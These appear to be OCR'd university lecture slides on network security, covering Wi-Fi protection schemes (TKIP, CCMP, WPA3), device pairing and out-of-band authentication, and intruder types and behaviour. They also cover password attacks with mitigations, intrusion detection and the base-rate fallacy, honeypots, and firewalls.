
802.11i
protected data transfer phase

- Have two schemes for protecting data
- Temporal Key Integrity Protocol (TKIP)
  - s/w changes only to older WEP
  - adds 64-bit Michael message integrity code (MIC)
  - encrypts MPDU plus MIC value using RC4
    ⇒ called WPA (either WPA-PSK or WPA Enterprise)
  - **don't use anymore!**
- Counter Mode-CBC MAC Protocol (CCMP)
  - CCM mode uses the cipher block chaining message authentication code (CBC-MAC) for integrity
  - uses the CTR block cipher mode of operation
    ⇒ called WPA2 (either WPA2-PSK or WPA2 Enterprise or RSN)
- WPA3: better authentication (only one password try; brute-force more difficult), PFS, secure integration of display-less devices via a third one

WPA3 - EasyConnect

- **Problem**: device without display/keyboard
  - How to integrate it securely? DH key exchange + verify identity
  - But how without keyboard/display?
- **Solution**:
  - sticker (scan QR-code) on both device (“Enrollee”) and router
  - scan both stickers with an App on a mobile phone (“Configurator”)
    - or enter a human-readable string, i.e. a “secret key”
  - phone then sends configuration parameters to device
  - device then securely connects to router
- Security:
  - Is this really the original sticker with the real QR code?
  - App knows the device, but how does the device know the App?

(Physical, local, spontaneous) Device-to-device authentication




- Currently a lot of communication happens directly between two (or multiple) devices in close proximity
  - these often communicate wirelessly
  - transport security of communication is desired, therefore need to establish secure channel
  - first contact often spontaneous / serendipitous → no admin
- Main problem is **authentication without relying on third parties**
- Want to provide **Perfect Forward Secrecy (PFS)** to safeguard against future leaking of long-term secrets
- Want to force attackers into **active online attacks** instead of passive brute-force attacks

Authentication of wireless channels

Typical approach for secure channel setup:

- Key agreement: typically select peer device + (EC-) Diffie-Hellman
- Peer authentication: various options
  - commitment schemes
  - interlock-based protocols
- Verification based on some out-of-band channel
  - verification of key hashes: display+user+yes/no
  - transmission over secret and/or authentic channel: display+user+keypad, infrared, ultrasound, laser, display+camera, audio, NFC, ...
  - shared secret: common data, possibly “fuzzy”

Security properties of out-of-band channels



Out-of-band channels can be

- confidential
- stall-free
- authentic (most useful property to have)
- or provide partial integrity

or any combination

Recent protocol proposals: standards based on MANA-IV

- [S. Laur and K. Nyberg: "*Efficient Mutual Data Authentication Using Manually Authenticated Strings*", CANS 2006]
- Bluetooth pairing in current standard and WLAN WEP are completely broken

[Y. Shaked and A. Wool: "Cracking the Bluetooth PIN", Mobisys 2005]

[F.-L. Wong, F. Stajano, and J. Clulow: "Repairing the Bluetooth pairing protocol", Security Protocols 2005]

[E. Tews, R.-P. Weinmann, and A. Pyshkin: "Breaking 104 bit WEP in less than 60 seconds", Cryptology ePrint Archive 2007/120]

- Bluetooth Simple Pairing [Bluetooth SIG: Simple Pairing Whitepaper, 2006]
  - "just works" - insecure against MITM
  - "numeric comparison" of six digit number, yes/no on both devices
  - "out of band" e.g. with NFC
  - "passkey entry" with transferring a six digit number (human as out-of-band channel)
- Wi-Fi Protected Setup (WPS)
  - "push button configuration" - insecure against MITM
  - "PIN" with four to eight digit number
  - "out-of-band" e.g. with NFC

Remark: What to do after device authentication?

- Devices also need internal state and key management
- e.g. “Resurrecting Duckling”
  [F. Stajano and R. Anderson: “The Resurrecting Duckling: Security Issues for Ad-hoc Wireless Networks”, 7th Workshop on Security Protocols, 1999]
  - Device trusts the first thing it sees on “birth” and accepts it as owner (password, public key, etc.)
    → Reset device for a new “birth” to connect it to attacker (or extract key...)
- Key storage
  - securing keys against physical access
  - securing keys in memory
  - deleting keys
- Trust
  - building trust (user assigned, reputation approaches)
  - revoking trust
  - trust delegation
- **Without a public key infrastructure**

Chapter 6

Network Security

Intruders

- Significant issue for networked systems is hostile or unwanted access
- Either via network or local
- Can identify classes of intruders:
  - masquerader: pretend to be an “acceptable” user
  - misfeasor: authentic user performing unauthorized actions
  - clandestine user: secretly accessing the network/performing actions
- Varying levels of competence

Intruders

- Clearly a growing publicized problem
  - from “Wily Hacker” in 1986/87
  - to clearly escalating CERT stats
- Range
  - benign: explore, still costs resources
  - serious: access/modify data, disrupt system
- Led to the development of CERTs
  - **C**omputer **E**mergency **R**esponse **T**eam
- Intruder techniques and behavior patterns constantly shifting, have common features

Examples of intrusion

- Remote user (even root) compromise
- Web server defacement
- Guessing / cracking passwords
- Copying viewing sensitive data / databases
- Capturing internal network traffic
- Using an unsecured modem / debug port to access network
- Impersonating a user to reset password
- Using an unattended workstation
- Encrypting data and requesting ransom
- Damaging / destroying data or user accounts
- ...

Hackers

- **Motivated by curiosity**, sometimes thrill of access and status
  - hacking community a strong meritocracy
  - status is determined by level of competence
- Benign intruders might be tolerable
  - do consume resources and may slow performance
  - can’t know in advance whether benign or malign
- IDS / IPS / VPNs can help counter
- Awareness led to establishment of CERTs
  - collect / disseminate vulnerability info / responses
- Current consensus on best way to deal with friendly hackers:
  - **Vulnerability Rewards Programs** (VRPs) that pay a bounty for newly discovered vulnerabilities
  - run by manufacturer or third parties
  - often coupled with agreements for *coordinated disclosure*

Hacker behavior example

1. Select target using IP lookup tools (`nmap`, Shodan)
2. Map network for accessible services (`nmap`, Shodan)
3. Identify potentially vulnerable services (OpenVAS, Metasploit)
4. Brute force (guess) passwords
5. Elevate privileges (Metasploit)
6. Install remote administration tool (Metasploit)
7. Wait for admin to log on and capture password
8. Use password to access remainder of network

Good collection of free tools: https://www.kali.org/

Criminal enterprise

- Organized groups of hackers now a threat
  - corporation / government / loosely affiliated gangs, sometimes supported by countries (and therefore often well-funded)
  - typically young
  - sources from many different countries
- Criminal hackers usually have specific targets
  - many possible targets (financial and identity theft, sabotage, false information campaigns, etc.)
  - motivated either financially or politically
- Once penetrated act quickly and get out
  - exception: “Advanced Persistent Threats” with the goal of staying undetected over long time (often years)
- IDS / IPS help but less effective
- Sensitive data needs strong protection → proper key management

Criminal enterprise behavior

1. Act quickly and precisely to make their activities harder to detect
2. Exploit perimeter via vulnerable ports
3. Use Trojan horses (hidden software) to leave back doors for reentry
   Note: Professional groups often **build their own tools**, antivirus scanners therefore may not have seen the patterns before.
4. Use sniffers to capture passwords
5. Do not stick around until noticed
6. Make few or no mistakes

Insider attacks

- **Among most difficult to detect and prevent**
- Employees have access and (sometimes extensive) systems knowledge
- May be motivated by revenge / entitlement
  - when employment terminated
  - taking customer data when moving to competitor
  - can also be politically motivated (planted spies)
- IDS / IPS may help but also need:
  - least privilege, monitor logs, strong authentication, termination process to block access, and mirror data

Insider behavior example

1. Create network accounts for themselves and their friends
2. Access accounts and applications they wouldn't normally use for their daily jobs
3. Conduct furtive instant-messaging chats
4. Perform large downloads and file copying
5. Access the network during off hours
6. Insert backdoors into code or systems configuration
7. Sign modified code with organization keys

But: many of these could also have legitimate reasons → distinguishing between real insider attack and exceptional usage patterns is **hard**!

Intrusion techniques

- Aim to gain access and/or increase privileges on a system
- Often use system / software vulnerabilities
- Primary goal often is to acquire passwords / access tokens / keys
  - to then exercise access rights of owner
- Basic attack methodology
  1) target acquisition and information gathering
  2) initial access
  3) privilege escalation
  4) covering tracks

Password guessing

- One of the most common attacks
- Attacker knows a login (from email/web page etc.)
- Then attempts to guess password for it
  - defaults, short passwords, common word searches
  - user info (variations on names, birthday, phone, common words/interests)
  - exhaustively searching all possible passwords
- Check by login or against stolen password file
- Success depends on password chosen by user
- Surveys show many users choose poorly

Mitigation: unique, high-entropy passwords (password manager)

Password capture


- Another attack involves **password capture**
  - watching over shoulder as password is entered
  - using a trojan horse program to collect
  - monitoring an insecure network login
    - eg. telnet, FTP, web, email
  - extracting recorded info after successful login (web history/cache, etc.)
  - faking login pages of legitimate web pages / apps → **phishing**
- Using valid login/password can impersonate user
- Users need to be educated to use suitable precautions/countermeasures

Mitigation: second factor authentication (FIDO2/WebAuthn)

Intrusion detection

- Inevitably will have security failures
- Need also to detect intrusions to
  - block if detected quickly
  - act as deterrent
  - collect information to improve security
- Assume intruder will behave differently to a legitimate user
  - but will have imperfect distinction between legitimate and malicious
  - problem: how do we describe/learn/… what a legitimate user does, which also changes over time?

Intrusion detection



Approaches to intrusion detection

- Statistical anomaly detection
  - attempts to define normal/expected behavior
  - profile based – **learning** “normal” behavior from data
  - threshold to distinguish classification
  - detect anomalies as significant deviations from profile
- Rule-based detection
  - attempts to **define** proper behavior
  - penetration identification based on definition of improper behavior
  - rules are written by domain experts
  - can use allow (white) or block/warn (black/gray) lists

Audit records

- Fundamental tool for intrusion detection
- Native audit records
  - part of all common multi-user OS
  - already present for use
  - may not have info wanted in desired form
- Detection-specific audit records
  - created specifically to collect wanted info
  - at cost of additional overhead on system

Base-rate fallacy

- Practically an intrusion detection system needs to detect a substantial percentage of intrusions with few false alarms
  - if too few intrusions detected → false sense of security
  - if too many false alarms → ignored / waste time
- This is very hard to do
- Existing systems seem not to have a good record


Base-rate fallacy

- Assume we have a “terrorist detector”, which is **99.9% correct**.
  - every terrorist is detected without failure (this is hard, but pretend)
  - 1 in 1000 innocents is mistakenly labeled as terrorist (99.9%)
  - also assume 1 in 100.000 persons is actually a terrorist
- We now let all Austrians pass in front of the detector. How likely is it that an alarm from the detector actually marks a terrorist?
  - 8 Million Austrians → 80 terrorists → all detected
  - 8 Million Austrians → 8000 false alarms
  - 80 of 8080 are actually terrorists → 0,99% of all alarms are real, and
  - **99% of all alarms are false positives**
    - Anyone detected as terrorist is almost guaranteed innocent!
- Intrusion detection questions:
  - How many connections/packets/... per day?
  - How good is your detector?
  - What if the detector accuracy is symmetric, i.e. some attacks are not recognized?


Distributed intrusion detection

- Traditional focus is on single systems
- But typically have networked systems
  → use (distributed) **Network Intrusion Detection Systems (NIDS)**
- More effective defense has these working together to detect intrusions
- Issues
  - dealing with varying audit record formats
  - integrity and confidentiality of networked data
  - centralized or decentralized architecture


Distributed intrusion detection: architecture



Distributed intrusion detection: agent implementation




Example of distributed NIDS sensor deployment



Honeypots

- Decoy systems to lure attackers
  - away from accessing critical systems
  - to collect information of their activities
  - to encourage attacker to stay on system so administrator can respond
- Are filled with fabricated information
- Instrumented to collect detailed information on attackers activities
- Single or multiple networked systems
- Cf. IETF Intrusion Detection WG standards

Example of honeypot deployment



Firewalls


- Most networks in current use are connected to the Internet in one way or the other (often necessary e.g. for OS/virus/IDS signature updates even on isolated networks)
- Has persistent security concerns
  - can't easily secure every system in organization individually
- Typically use a **Firewall**
- To provide **perimeter defence**
- As part of comprehensive security strategy

  Note: with mobile devices roaming in different networks, there no longer is a perimeter → central firewalls no longer work

What is a firewall?

- A **choke point** of control and monitoring
- Interconnects networks with differing trust
- Imposes restrictions on network services
  - only authorized traffic is allowed
- Auditing and controlling access
  - can implement alarms for abnormal behavior
- Provide NAT and usage monitoring
- Implement VPNs using IPsec, OpenVPN, etc.
- Must be hardened against penetration to the system itself

